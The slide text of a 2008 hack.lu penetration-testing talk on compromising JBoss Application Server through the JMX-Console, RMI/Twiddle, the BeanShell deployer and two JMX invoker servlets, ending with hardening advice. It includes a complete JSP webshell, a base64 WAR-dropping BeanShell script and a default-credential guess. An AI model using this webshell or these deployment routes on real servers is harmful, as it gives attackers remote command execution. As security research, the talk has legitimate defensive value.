



Bridging the Gap between the Enterprise and You – or – Who's the JBoss now?

Patrick Hof (patrick.hof@redteam-pentesting.de)
Jens Liebchen (jens.liebchen@redteam-pentesting.de)
RedTeam Pentesting GmbH
<http://www.redteam-pentesting.de>

October, 23rd, Luxembourg
hack.lu 2008



Introduction
What is JBoss AS
Exploits
Conclusion

Who we are
Who we are not

RedTeam Pentesting, Dates and Facts


- ★ Founded 2004 in Aachen, Germany
- ★ Specialisation exclusively on penetration tests
- ★ Worldwide realisation of penetration tests
- ★ Research in the IT security field





Who we are not

- ★ Java (Enterprise) experts
 - ★ J2EE is not for the faint of heart
 - ★ Example code mostly written in JRuby...
- ★ JBoss Application Server experts
 - ★ JBoss AS is some seriously scary enterprise stuff
 - ★ We still haven't figured out half of it
 - ★ But we know how to get a webshell running, that'll do ;)





JBoss AS Overview


*JBoss Application Server is the open source implementation of the Java EE suite of services.[. . .] It's easy-to-use server architecture and high flexibility makes JBoss the **ideal choice for users just starting out with J2EE**, as well as senior architects looking for a customizable middleware platform.*



(JBoss AS Installation and Getting Started Guide)




JBoss AS Overview



Source: <http://www.jboss.org/projects/>



JBoss Component Relationships



Source: JBoss 4.2.2beta Configuration Guide



Why JBoss AS?

Why is the JBoss Application Server interesting as a target?

- ★ Enterprise software
- ★ Complex
- ★ Widespread use





Testing Environment

All examples were tested under the following conditions:

- ★ JBoss AS Version: 4.2.3.GA (latest stable community edition)
- ★ Configuration based on the default config shipped with JBoss AS (with increasingly restricted access)
- ★ Exposure to the outside world by binding the JBoss AS to all interfaces: `-b 0.0.0.0`



Objective: Code Execution

- ★ We want code execution on the JBoss AS
- ★ Easiest way: Deploy a WAR (Web ARchive)

redteam.war

```
|-- META-INF  
|   '-- MANIFEST.MF  
|-- WEB-INF  
|   '-- web.xml  
'-- redteam-shell.jsp
```





redteam-shell.jsp

```
1 <%@ page import="java.util.*,java.io.*"%>
2 <%
3   if (request.getParameter("cmd") != null) {
4     String cmd = request.getParameter("cmd");
5     Process p = Runtime.getRuntime().exec(cmd);
6     OutputStream os = p.getOutputStream();
7     InputStream in = p.getInputStream();
8     DataInputStream dis = new DataInputStream(in);
9     String disr = dis.readLine();
10    while ( disr != null ) {
11      out.println(disr);
12      disr = dis.readLine();
13    }
14  }
15 %>
```




web.xml

```
1 <?xml version="1.0" ?>
2 <web-app
3     xmlns="http://java.sun.com/xml/ns/j2ee"
4     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
5     xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
6                         http://java.sun.com/xml/ns/j2ee/
7                         web-app_2_4.xsd"
8     version="2.4">
9     <servlet>
10        <servlet-name>RedTeam Shell</servlet-name>
11        <jsp-file>
12            /redteam-shell.jsp
13        </jsp-file>
14    </servlet>
15 </web-app>
```



JMX-Console

- ★ “Live” view of the JBoss AS
- ★ Direct access to the server’s JMX microkernel and components
- ★ Modify configuration, start/stop components, run MBean methods etc.





JBoss AS Deployment MBeans

The Deployment MBeans install the different types of supported component files: EAR, WAR, EJB. . .

Most interesting Deployment MBeans (for now):

MainDeployer Entry point for JBoss deployments. Delegates given deployable archives to the responsible subdeployer.

URLDeploymentScanner JBoss hot deployment service. Watches one or more URLs for deployable archives and deploys them as they become available or change.



Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet


JMX-Console

Demo



JMX-Console

What can we do if the JMX-Console is password protected?

 A username and password are being requested by http://172.20.0.23:8080. The site says: "JBoss JMX Console"

User Name:

Password:



JMX-Console

What can we do if the JMX-Console is password protected?

? A username and password are being requested by http://172.20.0.23:8080. The site says: "JBoss JMX Console"

User Name:

Password:

Cancel OK

Ok, first, try admin/admin...



Java Remote Method Invocation

RMI: Remote Method Invocation

→ Perform method invocations on remote Java objects

JNDI: Java Naming and Directory Interface

→ Used by RMI to look up objects

⇒ If the JBoss RMI components are available, instead of using the JMX-Console, we can control all JBoss MBeans via RMI.

Default ports to scan for: 4444 RMI, 1098-1099 Naming



Twiddle

Writing your own Java programs (ab)using RMI is error prone and boring.

→ *Twiddle* to the rescue

```
sh jboss-4.2.3.GA/bin/twiddle.sh -h
```

A JMX client to 'twiddle' with a remote JBoss server.

```
usage: twiddle.sh [options] <command> [command_arguments]
```



Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet


Twiddle

Demo



Sometimes, the JBoss AS may not have the rights to initiate outbound connections, e.g. due to firewall restrictions.


→ Not possible to deploy from an external URL anymore





Sometimes, the JBoss AS may not have the rights to initiate outbound connections, e.g. due to firewall restrictions.

→ Not possible to deploy from an external URL anymore



So, how can we upload our WAR file to the server?



BSHDeployer

The BSH Deployer, or BeanShell Deployer allows you to deploy one-time execution scripts or even services in JBoss.

Scripts are plain text files with a .bsh extension and can even be hot-deployed. This gives you scripting access inside the JBoss server.

(<https://www.jboss.org/community/docs/DOC-9131>)



Class BeanShellSubDeployer

From the JBoss Class BeanShellSubDeployer Javadoc:

```
public URL createScriptDeployment(String bshScript ,  
                                String scriptName)  
    throws org.jboss.deployment.DeploymentException
```

Create a bsh deployment given the script content and name. This creates a temp file using `File.createTempFile(scriptName, ".bsh")` and then deploys this script via the main deployer.



Beanshell Script (with Newlines)

```
1 import java.io.FileOutputStream;
2 import sun.misc.BASE64Decoder;
3
4 // Base64 encoded redteam.war
5 String val = "UESDBBQACA[...]AAAAA";
6
7 BASE64Decoder decoder = new BASE64Decoder();
8 byte[] byteval = decoder.decodeBuffer(val);
9 FileOutputStream fstream = new FileOutputStream(
10 "/tmp/redteam.war");
11 fstream.write(byteval);
12 fstream.close();
```





Beanshell Script (with Newlines)

```
1  import java.io.FileOutputStream ;
2  import sun.misc.BASE64Decoder ;
3
4  // Base64 encoded redteam.war
5  String val = "UESDBBQACA[...]AAAAA" ;
6
7  BASE64Decoder decoder = new BASE64Decoder() ;
8  byte[] byteval = decoder.decodeBuffer(val) ;
9  FileOutputStream fstream = new FileOutputStream(
10 "/tmp/redteam.war" ) ;
11 fstream.write(byteval) ;
12 fstream.close() ;
```



Deploy /tmp/redteam.war via MainDeployer ⇒ Voilà



Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet

BSHDeployer

Demo



Web-Console


- ★ Until now, we needed either an open JMX-Console or RMI
- ★ What if
 - a) The JMX-Console is password protected
 - b) RMI is not available / everything besides the JBoss Webserver is firewalled?

⇒ Let's have a look at the *Web-Console*



Web-Console

- ★ Combination of an applet and HTML view of the JMX microkernel and components
- ★ MBean links go to the JMX-Console
- ★ Applet has some additional capabilities (e.g. monitoring JMX attributes with real-time graphs)






Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet


Open Web-Console
→ Only Information Disclosure?





Open Web-Console
→ Only Information Disclosure?

⇒ Wrong





Web-Console InvokerServlet

- ★ The Web-Console applet's monitoring tools use a JMX InvokerServlet for their functionality
 - ★ Class `org.jboss.console.remote.InvokerServlet`, mapped to `/web-console/Invoker`
 - ★ The InvokerServlet is not restricted to monitoring functions, but is a general purpose JMX Invoker
- ⇒ We can send arbitrary JMX commands to the servlet



```
$ jruby1.0 webconsole_invoker.rb -h  
Usage: webconsole_invoker.rb [options] MBean
```

-u, --url URL	The Invoker URL to use (default: http://localhost:8080/ web-console/Invoker)
-a, --get-attr ATTR	Read an attribute of an MBean
-i, --invoke METHOD	invoke an MBean method
-p, --invoke-params PARAMS	MBean method params
-s, --invoke-sigs SIGS	MBean method signature
-t, --test	Test the script with the ServerInfo MBean
-h, --help	Show this help

Example usage:

```
webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo  
webconsole_invoker.rb -i listThreadDump  
                        jboss.system:type=ServerInfo  
webconsole_invoker.rb -i listMemoryPools -p true  
                        -s boolean jboss.system:type=ServerInfo
```




Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet

web-console/Invoker

Demo



That was fun. But what if

- a) The JMX-Console is password protected
- b) RMI is not available / everything besides the JBoss Webserver port is firewalled
- c) The Web-Console is password protected?





That was fun. But what if

- a) The JMX-Console is password protected
- b) RMI is not available / everything besides the JBoss Webserver port is firewalled
- c) The Web-Console is password protected?



Don't give up so early. There's still one JMX Invoker left. . .



JMXInvokerServlet

- ★ JBoss makes it possible to do RMI/Naming over HTTP (HttpAdaptor)
 - ★ This is not enabled by default
 - ★ But: The JMX Invoker Servlet for this service is up and running
 - ★ Class
`org.jboss.invocation.http.servlet.InvokerServlet`,
mapped to `/invoker/JMXInvokerServlet`
- ⇒ We can send arbitrary JMX commands to the servlet. Again.



JMXInvokerServlet

- ★ No example script for this one (*insert rant about too little time*)
- ★ For demonstration purposes, we go the easy route:
 1. Set up a JBoss instance with enabled HttpAdaptor for RMI over HTTP
 2. Write a short program sending the JMX command(s) we need
 3. Sniff the HTTP POST request to the JMXInvokerServlet and save it for later replaying



Introduction
What is JBoss AS
Exploits
Conclusion

Prerequisites
JMX-Console
RMI: Remote Method Invocation
BSHDeployer
Web-Console Invoker
JMXInvokerServlet

JMXInvokerServlet

Demo



Conclusion

How to deploy your own WAR file on a JBoss Application Server:



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI
- ★ No outbound connections allowed for JBoss AS?
⇒ Deployment via BSHDeployer



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI
- ★ No outbound connections allowed for JBoss AS?
⇒ Deployment via BSHDeployer
- ★ RMI closed/firewalled?



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI
- ★ No outbound connections allowed for JBoss AS?
⇒ Deployment via BSHDeployer
- ★ RMI closed/firewalled?
⇒ Deployment via /web-console/Invoker



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI
- ★ No outbound connections allowed for JBoss AS?
⇒ Deployment via BSHDeployer
- ★ RMI closed/firewalled?
⇒ Deployment via /web-console/Invoker
- ★ Web-Console password protected?



Conclusion

How to deploy your own WAR file on a JBoss Application Server:

- ★ JMX-Console open?
⇒ Deployment via web browser
- ★ JMX-Console password protected?
⇒ Deployment via RMI
- ★ No outbound connections allowed for JBoss AS?
⇒ Deployment via BSHDeployer
- ★ RMI closed/firewalled?
⇒ Deployment via `/web-console/Invoker`
- ★ Web-Console password protected?
⇒ Deployment via `/invoker/JMXInvokerServlet`



Conclusion

- ★ The JBoss Application Server is not a kid's toy, although it is deceptively easy to set up.
- ★ **Read The Fine Manual.** Really.
- ★ Especially “Securing JBoss”!



<https://www.jboss.org/community/docs/DOC-12188>



Introduction
What is JBoss AS
Exploits
Conclusion

Questions?

Thanks for your attention